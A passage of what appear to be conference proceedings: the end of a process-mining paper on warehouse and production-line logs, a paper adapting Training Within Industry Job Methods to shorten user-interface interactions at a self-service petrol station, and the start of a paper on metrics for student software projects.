217,187	321	2017-04-05 09:23:09	putting_in
217,187	321	2017-04-05 09:25:54	put_in
217,187	321	2017-04-06 04:16:26	qty_change
...	...	...	...

real model of the process. The discovered model distinguishes two areas, which have different starting points.

The first one is a warehouse responsible for storing inbound components. Most of part numbers have additional quality control, which is performed by internal laboratories. Quality inspectors control incoming wares and change status after measurements. Prototypes and parts conforming to the standards and specifications are stored in warehouse racks and shelves. Production department order trigger move in warehouse that leads to release of a proper number of parts.

The area that is responsible for the shipments (outbounds) is described on Figure 1. It starts from “produced” action. Produced goods are stored in outbound warehouse. Goods can be put into specified rack or can be directly moved to carriers’ truck. When the truck arrives, warehouse employees use terminal that gives them information about, which pallet have to be loaded into the track. The system enforces compliance with FIFO methodology.

Streamlining just in time production is one of the most




Figure 1. Process discovered by ProM Casual Activity Graph from event log presented in Table I.

valuable optimization for the company. Improvement will be apparently visible in key process indicators. Parts are stored in warehouse in a racks after production what is presented on Figure 2. Storing wares on shelves leads to freeze assets that could be used to gain competitive advantage. Figure 3 mined by Inductive Visual Miner presents goods flow in a warehouse. It gives a possibility to monitor moves on the animation with a time-line and filters. Presented activities can be tracked and verified. The company has to focus on production plans and on reorganization of the transports, which leads to downsizing time that stored staff spends on shelves. Modern process mining algorithms, implemented in ProM software, can perfectly reflect process model [17], [18], [19], where actions are not performed in parallel.

#### IV. CASE: PRODUCTION TRACEABILITY LOGS WITH PARALLEL EVENTS

Most of the production lines have specialized, dedicated software solution, which is responsible for collecting production events log. This kind of solution is required for most demanding and restrictive areas like pharmacy or automotive. This functionality gives an opportunity to recall from the market specified batch of defective items. Without traceability and its archive module company won't be able to specify, which item batches have to be removed from the market.

The production line has dedicated traceability database: Microsoft® SQL Server® 2008 R2 SP2 – Express Edition. In this paper we analyze a part of the line from the perspective of human ↔ machine interaction, which is realized by parallel




Figure 2. Process discovered by ProM Directly Follows Graph from event log presented in Table I.

quality inspection tasks. Operator activity records are stored only when a person rejects a given part during a specified operation.

An operator is a person responsible for supervising process performed on the station. Visual inspection of the components that are loaded to a machine and final product check are crucial and can minimize scrap costs. When operation is done, operator checks an item to minimize risk of defectiveness / incomplete produced item. If an item has been rejected earlier, the organization covers a lower cost of the scrap. The cost includes i.e. production time, components used during production process, energy, machine utilization, spare parts and so on. During quality validation operators can mark part as rejected (not valid) with an error code, which describes rejection reason.

Operations performed on a machine are recorded in a separated database table. This database contains identifiers of produced parts or its batches. Additionally, there are attached operation parameters and sensors values, which describe the results of each operation.

From the process mining perspective, there are interesting parallel activities between a machine and an operator involved in the production step.

Logs from each operation are stored in independent tables. To ensure proper model recognition consistent file log is required. Source log file has to be combined from extracted data tables. One of the tables contains information about visual inspection performed by human.

HMI panel is installed on the machine 605. This device allows operator to mark an item as rejected. It occurs when the item does not meet quality restrictions during visual inspection. During production process events together with their parameters are stored in the database archive. Operations OP605 and OP605HMI are parallel activities whose time of execution is the same.

In this case, timestamps with information when each single item was completed on the stations are the same. Unfortunately the discovered process was flattened and its actions were shown as if they had been performed sequentially. Figure 4 represents graph, where operations OP605 and OP605 HMI are executed one after another. This flow is not align to the existing process implemented in the production process.

## V. PARALLEL ACTIVITIES

For the validation, a subset of production line was checked by the algorithms implemented in ProM tool. The production line logs stored in the database have a various number of columns. These columns contain information about serial numbers, specified models, item status/error codes, cycle times and lot of parameters measured during a specific operation. We calculated the starting time of actions using the ending time of operations and the cycle time. Information about intervals was loaded to ProM XES file. The Start Time and Completion Time have been entered in PROM CSV to XES converter. The result of this operation was similar, because discovered process diagram had the same sequence. A single action was split into two separated actions (i.e. OP605 Start and OP605 Completed).

Results of the generated model (Figure 5) compared to the layout elaborated by a team of engineers do not reflect parallel operations performed at the set of machines.

## VI. CONCLUSIONS AND FURTHER WORK

This paper describes some aspects of a validation of the process of manufacturing mechanical parts on the production line, which is aligned with lean thinking adopted by a real-world company. We successfully applied available process mining algorithms to validate the production line and provided valuable suggestions to the lean department. On the other hand, the algorithms were of no use when it came to the discovery of highly parallel processes. Moreover, feeding the algorithms with additional knowledge about the duration of each action in the process did not help. This suggests that to make process mining tools more beneficial for the validation purposes, further research should focused on parallel process discovery (with and without additional information about duration of the actions).



Figure 3. Process discovered with filtered actions and paths by ProM Inductive Visual Miner from event log presented in Table I.




Figure 4. Process discovered by ProM Casual Activity Graph from event log.




Figure 5. Process discovered by ProM Directly Follows Graph from event log.

## REFERENCES

- [1] P. Rodriguez, J. Markkula, M. Oivo, K. Turula, *Survey on agile and lean usage in finish software industry*, ACM-IEEE International Symposium on Empirical Software Engineering and Measurement, Lund, Sweden, 2012, doi: 10.1145/2372251.2372275
- [2] M. Poppendieck, T. Poppendieck, *Leading Lean Software Development: Results Are not the Point*, Addison-Wesley Signature Series, 2009, isbn: 9780321699657
- [3] M. Poppendieck, T. Poppendieck, *Lean Software Development: An Agile Toolkit*, Addison-Wesley, 2013, isbn: 0321150783.
- [4] W.M.P. van der Aalst, *Process Mining: Discovery, Conformance and Enhancement of Business Processes*, Springer Verlag, 2011.
- [5] E.M. Gold, *Language identification in the limit*, Information and Control, Volume 10, 1967.
- [6] D. Angluin, *Inductive Inference of Formal Languages from Positive Data*, Information and Control, Volume 42, 1980.
- [7] L.G Valiant, *A theory of the learnable*, Communications of The ACM, volume 27, 1984.
- [8] W.M.P. van der Aalst, B. van Dongen, *Discovering Workflow Performance Models from Timed Logs*, Engineering and Deployment of Cooperative Information Systems, pp. 107-110, 2002.
- [9] L. Wen, J. Wang, J. Sun, *Detecting Implicit Dependencies Between Tasks from Event Logs*, Lecture Notes in Computer Science, Volume 3841, 591-603, 2006.
- [10] C. Ren, L. Wen, J. Dong, H. Ding, W. Wang, M. Qiu, *A Novel Approach for Process Mining Based on Event Types*, IEEE SCC 2007, 721-722, 2007.
- [11] A.K. Medeiros, A.J. Weijters, W.M.P. van der Aalst, *Genetic process mining: an experimental evaluation*, Data Mining and Knowledge Discovery, Volume 14 Issue 2, 2007.
- [12] J.E. Cook, A.L. Woolf, *Discovering models of software processes from event-based data*, ACM Transactions on Software Engineering and Methodology, Volume 7 Issue 3, 1998.
- [13] A. Brazma, *Efficient algorithm for learning simple regular expressions from noisy examples*, Workshop on Algorithmic Learning Theory ALT'94, Lecture Notes in AI, Volume 872, Springer, 1994.
- [14] J. Herbst *A Machine Learning Approach to Workflow Management*, 11th European Conference on Machine Learning, Lecture Notes in Computer Science, Volume 1810, 2000.
- [15] M.R. Przybyłek *Skeletal algorithms*, International Conference on Evolutionary Computation Theory and Applications 2011, pages 80-89
- [16] *ProM — an extensible framework that supports a wide variety of process mining techniques*, <http://www.promtools.org>
- [17] R. Mans, W.M.P. van der Aalst, R. Vanwersch *Process Mining in Healthcare*, Springer Briefs in Business Process Management; Springer International Publishing: Cham, Germany, 2015
- [18] C. Fernandez-Llatas, A. Lizondo1, E. Monton, J-M Benedi, V. Traver *Process Mining Methodology for Health Process Tracking Using Real-Time Indoor Location Systems Sensors*, 11/2015; 15(12):29821-29840. DOI: 10.3390/s151229769
- [19] P. Markowski, M.R. Przybyłek *Process Mining Methodology in Industrial Environment: Document Flow Analysis* Proceedings of the Federated Conference on Computer Science and Information Systems 2016, ACSIS, Vol. 8. ISSN 2300-5963, pp. 1175–1178, doi: 10.15439/2016F456

# Application of a process improvement method for improving usability

Stanisław Plebanek

Lean Enterprise Institute Polska

ul. Muchoborska 18, 54-424

Wrocław, Poland

Email:

stanislaw.plebanek@lean.org.pl

**Abstract**—The paper investigates whether the user-interface interaction can be shortened with the use of process improvement methods. Similarities between office or factory work and interacting with a user interface have been noticed. Based on that a relevant process improvement method has been selected and applied to analyze different cases of interactions between a user and an interface. This analysis has shown that process improvement methods enable identification of interface elements to be modified in order to shorten the user-interface interaction. Additionally, the method has been found to be a way for facilitating identification of ideas for new services.

## I. INTRODUCTION

AS users of devices, we deal with User Interfaces (UI) every day: switching the TV channels, setting the temperature in a car or buying things through vending machines. Some of these interactions with interfaces are more memorable than others. Especially when the interfaces are so poorly designed that while using them one can easily notice the waste of time caused by steps or screens displayed at the digital interface which are irrelevant for the current customer. This experience is even worse when one interacts with a poorly designed interface when being under time pressure. As a result of using an interface with a poor usability the users get frustrated, can make errors [1] and thus the interaction takes more time than it could.

On the other hand, there is a well-developed body of knowledge that deals with process improvement. Organizations like factories, banks, design offices, hospitals, accounting and others strive to improve their processes. They use standardized work [2], SMED [3], TWI-JM [4], MTM [5] and other methods to improve safety, increase productivity or improve process quality.

Being a user who interacts with UI's and being a bank or factory employee – the similarities exist. In both cases, the person executes some kind of a process. According to a definition process is “a series of actions or steps taken in order to achieve a particular end”. Therefore selecting

certain icons on the screen or any other user-interface interaction which leads towards achieving the desired goal is also a process. And if it is a process, it leads to a question: can the user-interface interaction be improved with the use of process improvement tools? Which process improvement tools should be applied in order to improve the user-interface interaction?

## II. PROCESS IMPROVEMENT

### A. Methods for improving user-interface interaction

Improving user interactions is part of improving the usability of an interface. For that purpose several methods have been already developed including: customer journey map [6], service blueprinting [7] or the GOMS model [8]. Additionally there has been work conducted on applying Lean Management principles to improve User Experience [9]. Out of the above mentioned methods only the last one is somehow related to the process improvement tools. However it focuses on how to manage the product or service design process and does not go into detail on how to identify improvement potential at the level of interactions between the user and the interface of a device.

### B. Training Within Industry

Out of identified process improvement methods one is relevant to improve the work with the machine interface: the Training Within Industry – Job Methods [10] which is part of the original Training Within Industry (TWI) program.

The whole TWI program was created during II World War by the United States Department of War. It was developed for the American industry which started running short of personnel because of a large number of men in productive age fighting in the war. Industrial companies had to start to employ women as welders, riveters or milling machine operators even though they were not skilled for those positions. The program was dedicated to mid- and low-level managers. Its aim was to quickly develop new, talented production employees in order to achieve increase in productivity and quality [11].

The research leading to these results has received funding from the European Union Seventh Framework Programme (FP7/2007- 2013) under grant agreement n° 609143. The paper reflects only the author's views and that the Union is not liable for any use that may be made of the information contained therein.



TWI program focuses on developing Five Needs of supervisor: knowledge of work, knowledge of responsibility, skill in instructing, skill in improving methods, and skill in leading. These needs have been taught in relevant parts of the training: Job Instruction, Job Methods, Job Relations, Union Job Relations and Program Development [13]. Training Within Industry – Job Methods (TWI-JM) is the element of the program that helps to develop the supervisor's skill in improving work methods. It is an analytical tool that helps to understand the current state of a process and give insights how it can be improved in terms of productivity, quality [11], and also safety, ergonomics and comfort. The TWI-JM method consists of 4 steps. Step number 1. "Break down the job" helps to answer the questions: How the activity is performed? What are the subsequent steps? and is concluded with a list of steps. Step number 2. "Question every detail" answers why the activity is performed that way. In this step 5W1H questions (Why is it necessary? What is its purpose? Where should it be done? When should it be done? Who is best qualified to do it? How is the 'best way' to do it?) are being used. Step 3. "Develop the new method" helps to understand if there are other ways the work can be performed in a better way in terms of effort, quality etc. There are four types of improvements possible: elimination of unnecessary details, combining details, rearranging them for better sequence and simplifying details. This step concludes with a proposed new method written down to the level of subsequent steps. Step 4. "Apply the new method" helps to get final approval of all employees concerned including other operators and a manager. It concludes with the method being in use. [14]

### III. TWI-JM FOR IMPROVING USER-INTERFACE INTERACTION

TWI-JM has been selected to be a methodological base for improving user-interface interaction. In order to meet this purpose the method has been adapted and is presented in Fig. 1. Improving a user-interface interaction bases always on existing products or services. Therefore the method should be applied for a specific product or service. It cannot be applied for a product idea or concept nor for a generic product. Like the first principle of Lean Management [15] the developed method focuses on the customer – it does not enhance improving the interaction from other perspective than the users' one.

The method starts with selecting a process that will be analyzed and improved. The user may interact with an interface of one device for multiple reasons – the method requires selecting one of those reasons and a process associated with it. Processes differ from each other and can be analyzed one at a time. Changes in the interface may

positively impact one process, but they may negatively influence the other ones. Therefore it is important to start the analysis from those processes which are most important to the specific users' group. Selection of those processes should be done together with the users. The most important processes may be ones that take the most of the time a user interacts with the product. These may also be those processes that strongly influence the quality of the work being done with the use of the product (e.g. setting processing parameters at a machine). These may also be activities that most significantly prevent the product from being used the way the user would like to use it (e.g. activities preventing a manufacturing machine from producing, like changeovers or maintenance). The most important processes may also be ones that don't take a lot of time but are done at the time where there is an accumulation of tasks (e.g. preparing the discrepancies report at the end of month by an accountant).

After selection the process needs to be deeply understood. It is done by observations at the place where it is conducted and by breaking it down into steps. In this step filming the process may be of help. It enables people using the method to repeat watching certain steps of the process in order to better understand what has been done and reflect on it.

After breaking the process down the way the process is conducted needs to be questioned. 5W1H questions are being used at this step. They help to understand if there are other ways the interface could be organized in order for the interaction to be shorter or to provide better quality. It is important to ask these questions in the order provided (Why is it necessary? What is its purpose? Where should it be done? When should it be done? Who is best qualified to do it? How is the 'best way' to do it?). That is because if one questions the aim of the step and has the idea to eliminate it there is no need to think how to conduct that step in an improved way. The results of this detailed analysis are insights on what prevents the product from better meeting the user needs in terms of efficiency, ergonomics or more generally in terms of usability.

The last stage of the method is the definition and selection of improvements. The steps which have been questioned during 5W1H analysis are being brought to attention. For each of them brainstorming should be organized in order to generate improvement ideas. In order to decide the implementation scope and order each of the ideas should be assessed whether it's easy or difficult to implement and whether it is perceived by the user as of high or low effect. After deciding which improvements should be implemented (first the easy ones with high effect) the last part of the method is to put the ideas in life and apply the new way the interface is interacting with the user.



Fig. 1 Method for improving user-interface interaction for a certain product/service



## IV. RESULTS

The above described method has been applied in various scenarios: from buying a train ticket via a vending machine, through a changeover of an electric-discharge machine to entering address in a car navigation system. These cases have been selected because a relatively significant portion of user time is spent on active interaction with the user interface. In these cases the user needs to take a decision,

press a button, set a value etc. in contradiction to waiting for the device to process an information or conduct a process without or with a relatively small amount of user activity. The method provides best results for those types of user-interface interactions. Below buying petrol at a self-service petrol station has been described in detail in order to describe the method in practice. It has been selected as it is not a complex nor a long process and therefore it is good to

TABLE I.  
JOB BREAKDOWN SHEET FOR PAYMENT FOR FUEL AT A SELF-SERVICE PETROL STATION eMILA.

No.	Steps of the current method	Part of interface	Why? What is the aim?	Where?	When?	Who?	How?	Ideas	Eliminate	Combine	Rearrange	Simplify
								Write below, do not try to remember.				
1.	Press „Press to start the transaction” button	Touch screen	X					Why does the whole operation not start from step 2 (fuel pump selection)?	X			
2.	Select fuel pump no. by pressing button „1” (also available „2”)	Touch screen					X	Buttons on the touch screen could be larger – it would be easier to hit them. If nobody has fueled a car the next would be step 3. If one would press a number where receipt has not been printed yet after fueling the next step would be step 10.				X
3.	Select that you don’t have a discount code by pressing “No” (also available “Yes”)	Touch screen			X	X		The majority of customers do not have such a code (according to the spokesman of eMila). A button „Discount code” in the corner of the screen in step 2 should be enough.		X	X	
4.	Select that you don’t have an eMila card by pressing “No” (also available “Yes”)	Touch screen			X	X	X	The majority of customers do not have such a card (according to the spokesman of eMila). A small button „eMila card” in the corner of the screen in step 2 should be enough. If the question about the eMila card is necessary (to provide data for the invoice) two buttons could appear: “Enter the eMila card” and “I don’t have an eMila card”.		X	X	X
5.	Select payment method: “Payment with card” (2 more available: „Banknotes” or “Payment with contactless card”)	Touch screen			X		X	This could be done by simply entering the banknotes or card and a text on the screen: „Enter a payment card or a banknote”.		X		X
6.	Select payment limit (for card payments) - press “20” (other available: “50”, “100”, “150”, “200”, “250”, “300”, “Other”)	Touch screen				X		If payment method would be selected by entering the card or banknotes than this step should be after the card or banknotes are entered.			X	
7.	Enter card and confirm with PIN code (only if „Payment with card” was selected in step 5.)	Card terminal										
8.	(after fueling the car) Select „Print receipt” button	Touch screen	X					Is this step necessary? Step 9 could be shown after 7.	X			
9.	Select fuel pump no. by pressing button „1” (also available „2”)	Touch screen					X	Like in step 2.				X
10.	Collect the receipt	Tray					X	The light could be on the outside of the tray.				X

explain the method. It is also a good example of a case where the method could be applied because a vast majority of users of self-service petrol stations have one goal – fuel up their cars. So there is one main goal the interface should enable to obtain. And for such cases the method suits best.

#### A. Buying petrol at a self-service petrol station

Self-service petrol stations are not the most common ones. Petrol companies prefer to have a store at the station so they can sell a variety of items and not only fuel. However there is a group of customers who do not buy additional items while at the petrol station and who do not like to waste their time staying in a queue when other customers who are before them order hot beverages or buy other items. Self-service petrol stations are for them. However as this group of people values their time it is important for the station to provide services as seamlessly as possible and without any unnecessary activities required from the user.

The process of buying the fuel at such a petrol station has been analyzed from a perspective of a person who uses the station from time to time. The purchase was done with a card and for a limited, predefined amount of money. The study does not cover the process of fueling up the car. The analysis has been presented in Table I. After purchasing the fuel and filming it all the steps have been described one by one (“Steps of the current method”) and described whether this step was done at the touch screen, card terminal or at the tray (“Part of interface”). The next step of the method is to ask 5WH questions and provide a vast number of improvement ideas basing on answers to those questions. In columns “Why? What is the aim?”, “Where?”, “When?”, “Who?” and “How?” in a case where there is an idea how to organize a step in a better way according to these questions an “X” is placed to mark in which way the status quo is being challenged. In the column “Ideas” all the improvement ideas related to previously marked “X” have been noted. And finally (“Eliminate”-“Simplify”) out of all the ideas the ones that are relevant, have a business potential and are feasible have been selected for implementation and an “X” has been placed in the relevant row and column.

In this single case the time of buying fuel (without fueling up the car) could be shortened from around 63 seconds down to around 47 seconds which equals to 25% time reduction. This data is based on a video analysis. This can mean more satisfied customers due to shorter service time but also increased revenue in the case of queues to pumps due to shorter pump occupation by a single customer.

#### V. DISCUSSION

The research has shown that a process improvement method may be applied to improve user-interface interaction. The TWI-JM has been adapted and used to identify areas where the time of this interaction can be shortened. This way the overall usability of the analyzed product or a service may be improved. Based on different cases out of which each was

conducted only by one user it has been observed that the interaction time could be shortened from 20% to 74%. Assessing more accurate values would require analyzing a larger sample of similar cases.

The research described in this article has been limited only to one method. No deep assessment of the method against predefined criteria has been done. The increasing role of usability in the overall perception of products and services implies further research. Work on comparing the method with the other methods that enable improving the user-interface interaction is required in order to develop a framework which would help to select tools in accordance to problems being solved.

The adapted method is applicable only for existing processes, or at least for those that can be observed in real settings and broken down into steps. Another disadvantage of the method is that it enables to analyze only one process at a time. The adapted TWI-JM enables benchmarking of competitive products or services however one needs to analyze them in a similar way and compare step by step.

#### REFERENCES

- [1] R. M. Ratwani, R. J. Fairbanks, A. Z. Hettinger, and N. C. Benda, “Electronic health record usability: analysis of the user-centered design processes of eleven electronic health record vendors,” *J. Am. Med. Informatics Assoc.*, vol. 22, no. 6, pp. 1179–1182, 2015. doi: 10.1093/jamia/ocv050
- [2] P. Rewers, M. Mandziuk, and J. Trojanowska, “Applications Use Standardized Work Purpose of Increase the Production Capacity--a Case Study,” *Res. Logist. Prod.*, vol. 5, 2015.
- [3] A. Azizi and others, “Designing a future value stream mapping to reduce lead time using SMED-A case study,” *Procedia Manuf.*, vol. 2, pp. 153–158, 2015. doi: 10.1016/j.promfg.2015.07.027
- [4] K. Misiurek and B. Misiurek, “Methodology of improving occupational safety in the construction industry on the basis of the TWI program,” *Saf. Sci.*, vol. 92, pp. 225–231, 2017. doi: 10.1016/j.ssci.2016.10.017
- [5] A. Marzano, K. Agyapong-Kodua, and S. Ratchev, “Virtual ergonomics and time optimization of a railway coach assembly line,” *Procedia CIRP*, vol. 3, pp. 555–560, 2012. doi: 10.1016/j.procir.2012.07.095
- [6] A. Richardson, “Using customer journey maps to improve customer experience,” *Harv. Bus. Rev.*, vol. 15, no. 1, 2010.
- [7] M. J. Bitner, A. L. Ostrom, and F. N. Morgan, “Service blueprinting: A practical technique for service innovation,” *Calif. Manage. Rev.*, vol. 50, no. 3, pp. 66–94, 2008.
- [8] B. E. John and D. E. Kieras, “Using GOMS for user interface design and evaluation: Which technique?,” *ACM Trans. Comput. Interact.*, vol. 3, no. 4, pp. 287–319, 1996.
- [9] J. Gothelf and J. Seiden, *Lean UX: Applying Lean Principles to Improve User Experience*. O’Reilly Media, 2013.
- [10] B. Misiurek, *Standardized Work with TWI: Eliminating Human Errors in Production and Service Processes*. CRC Press, 2016.
- [11] P. Graupp and R. J. Wrona, “The TWI Workbook: Essential Skills for Supervisors.” Taylor & Francis, pp. xvii–xviii, 2006.
- [12] J. Huntzinger, “The roots of lean,” *Train. Within Ind. Orig. Kaizen, Assoc. Manuf. Excell.*, vol. 18, no. 2, pp. 14–23, 2002.
- [13] D. Dinero, “Training Within Industry: The Foundation of Lean.” Taylor & Francis, pp. 76–77, 2005.
- [14] “Bureau of Training. Training Within Industry Service.” *Job Methods: Sessions Outline and Reference Material*. War Production Board, 1943.
- [15] J. P. Womack and D. T. Jones, *Lean Thinking: Banish Waste and Create Wealth in Your Corporation*. Free Press, 2010.

# Measuring dimensions of Software Engineering projects' success in Academic context

Rafał Włodarski

Lodz University of Technology  
ul.Wolczanska 215, 90-924 Lodz, Poland  
Email: r.wlodarski89@gmail.com

Aneta Poniszewska-Marańda

Lodz University of Technology  
ul.Wolczanska 215, 90-924 Lodz, Poland  
Email: aneta.poniszewska-maranda@p.lodz.pl

**Abstract**—The notion of success is unsubstantial, complex and domain-specific. Software companies have been exploring its different aspects and aiming to put forward measures to capture and evaluate them. In this paper three main dimensions of success have been elicited based on previous industrial studies: project quality, project efficiency along with social factors and stakeholder's satisfaction. By investigation of their assessment criteria in commercial context a set of metrics and measures was determined and adapted to provide a structured evaluation approach for projects developed in academic setting. Professionalizing teaching and assessment process is an attempt to close a gap between workforce's expectations towards new graduates and the outcomes of their university education.

## I. INTRODUCTION

GRADING system of students' work was born at the most prestigious universities in the world and dates back to eighteenth century: the first grades were issued at Yale in 1785 [1] while the concept of grading students' work quantitatively was implemented by the University of Cambridge in 1792 [2]. These grading systems were straightforward and measured on a given scale the learning outcomes and extent of assimilation of knowledge. Although a shift to project-based learning has been made ever since, no wide-known elaborate framework that would privilege assessing different dimensions of success of students' projects has been published.

While much research has addressed the definition and measurement of success in industrial software engineering undertakings [3], [4], [5], so far little attention has been paid to the same problem in academic context.

This article explores how assessment criteria used for IT deliverables can be translated into an academic grading context and aims to introduce a set of metrics, and measures for evaluation of projects developed by students.

A thorough literature review reveals three main criteria of project success [3], [5], [6], [7], [9]:

- project quality – source code and product quality,
- project efficiency – resources utilization and productivity of the team,
- social factors and stakeholders' satisfaction – team cohesion, morale; students' satisfaction and learning outcomes.

The presented paper is structured as follows: applicability of the proposed evaluation framework is discussed in section two,

while the three dimensions and their measurement methods are detailed in sections three, four and five respectively.

## II. ACADEMIC SETTING

While commercial projects are carried out according to the rules of a certain software development approach – ranging from plan-driven (Waterfall), through evolutionary (Spiral) to iterative and agile (Scrum, XP), academic projects do not always adhere to any formal processes. They could however, follow certain phases of development as software projects do:

- *requirements engineering*, usually in the form of functionality imposed by the lecturer that needs to be analyzed by students,
- *design*, when architecture and the technology stack of the project are defined,
- *implementation*, in form of coding that involves the most effort relative to the rest of the project,
- *testing*, which allows students to internally verify adherence to functional requirements and encompasses tutor's evaluation.

The project life cycle in a commercial context acts as a structure that allows for coordination and management, efficient allocation of resources, risk assessment and mitigation and a common and shared vocabulary [6], [7]. While the evaluation framework provided in this article is not tailor made for a particular development approach, it requires application of distinct project phases.

## III. PROJECT QUALITY

Paul Ralph and Paul Kelly [3] investigate the dimensions of software engineering success, yield 11 different themes with project being the most important and central concept. In this article two types of quality are explored:

*Internal quality* aspects vary depending on the chosen software development methodology and include [8]:

- requirements documentation – in the form of user stories for Agile approaches and written communication for traditional ones,
- detailed design documents – applicable in traditional models,
- the code and adherence to continuous integration practice – also comprised in Agile models.

*External quality* aspects are observable outside the development team and are assessed by client in commercial projects and professor in academic ones. They encompass both:

- documentation materials – presentation, user manual, installation guide [8] and
- software's characteristics – adherence to functional requirements, user-friendliness, robustness and reliability.

These software quality attributes account for four out of six areas covered by the quality model proposed by ISO/IEC 9126.

#### A. Internal quality

As mentioned, there are two major factors that influence the internal quality of a project: source code and extent of adherence to continuous integration practices. Studies have shown that more complex code, or "spaghetti code", produced by undergraduate students in particular, is difficult to understand, more prone to produce errors than a well-designed and coded module [12].

1) *Code complexity and size measure: Cyclomatic complexity (CC)* is a measure of complexity of a program and is determined by counting the number of decisions (linearly independent paths) made in a given source code. It is a commonly used metric in the industry and according to McCabe Software Company [11] it meets three qualities of a good complexity measure. It is:

- descriptive, as it objectively measures something – decision logic in the case of CC,
- predictive, as it correlates with something important – errors and maintenance effort,
- prescriptive as it guides risk reduction – testing and improvement.

While Cyclomatic Complexity proves to be a good indication of quality, the Software Assurance Technology Center (SATC) at NASA [13] found that the most effective evaluation is a combination of size and complexity. Source code of significant size and high complexity bears very low reliability. Likewise, software with low size and high complexity, as it tends to be written in a very terse fashion, renders the source code difficult to change and maintain [14].

An additional success criterion of students' projects is its quality of Object Oriented Design. This is a core of any computer science related course and a paradigm that is applied to a majority of students' future undertakings [36]. As suggested by SATC [13] a pertinent evaluation is the Weighted Methods per Class, introduced by Chidamber and Kemerer [15]. WMC is the sum of the complexity of the methods of a class and a predictor of how much time and effort is required to develop and maintain the class [13], which is particularly important for students as they share the code with other team members.

2) *Continuous integration*: Continuous Integration is a concept first introduced by Booch [17] whose aim was to avoid pitfalls while merging code from different programmers and thus reduce the work and time effort required for the project.

Though initially employed only in a commercial setting, CI has gained popularity in the students' undertakings, as effective teamwork requires use of a version control system on regular basis. In a Technical University of Munich study [9], continuous integration was perceived as beneficial according to 63% of a sample of 122 students and only 13% did not agree with that statement.

To measure adherence to this practice in a large-scale agile transformation in multiple companies, Olszewska et al. [18] propose a metric called *Pacemaker: Commit pulse* by counting the average number of days between commits and aiming at keeping it as low as possible. Evenly distributed workload and regular merges reduce the complexity of integration and decrease the pressure related to issues of meeting a deadline, which is a frequent challenge in students' undertakings.

The metric is applicable to both plan-driven and agile settings as data can be collected and evaluated with respect to any significant time frame, e.g. sprint, month, or semester.

The three aforementioned metrics can be easily elicited from source code written in any major programming language [10], [16] and give meaningful insight into a product's internal quality.

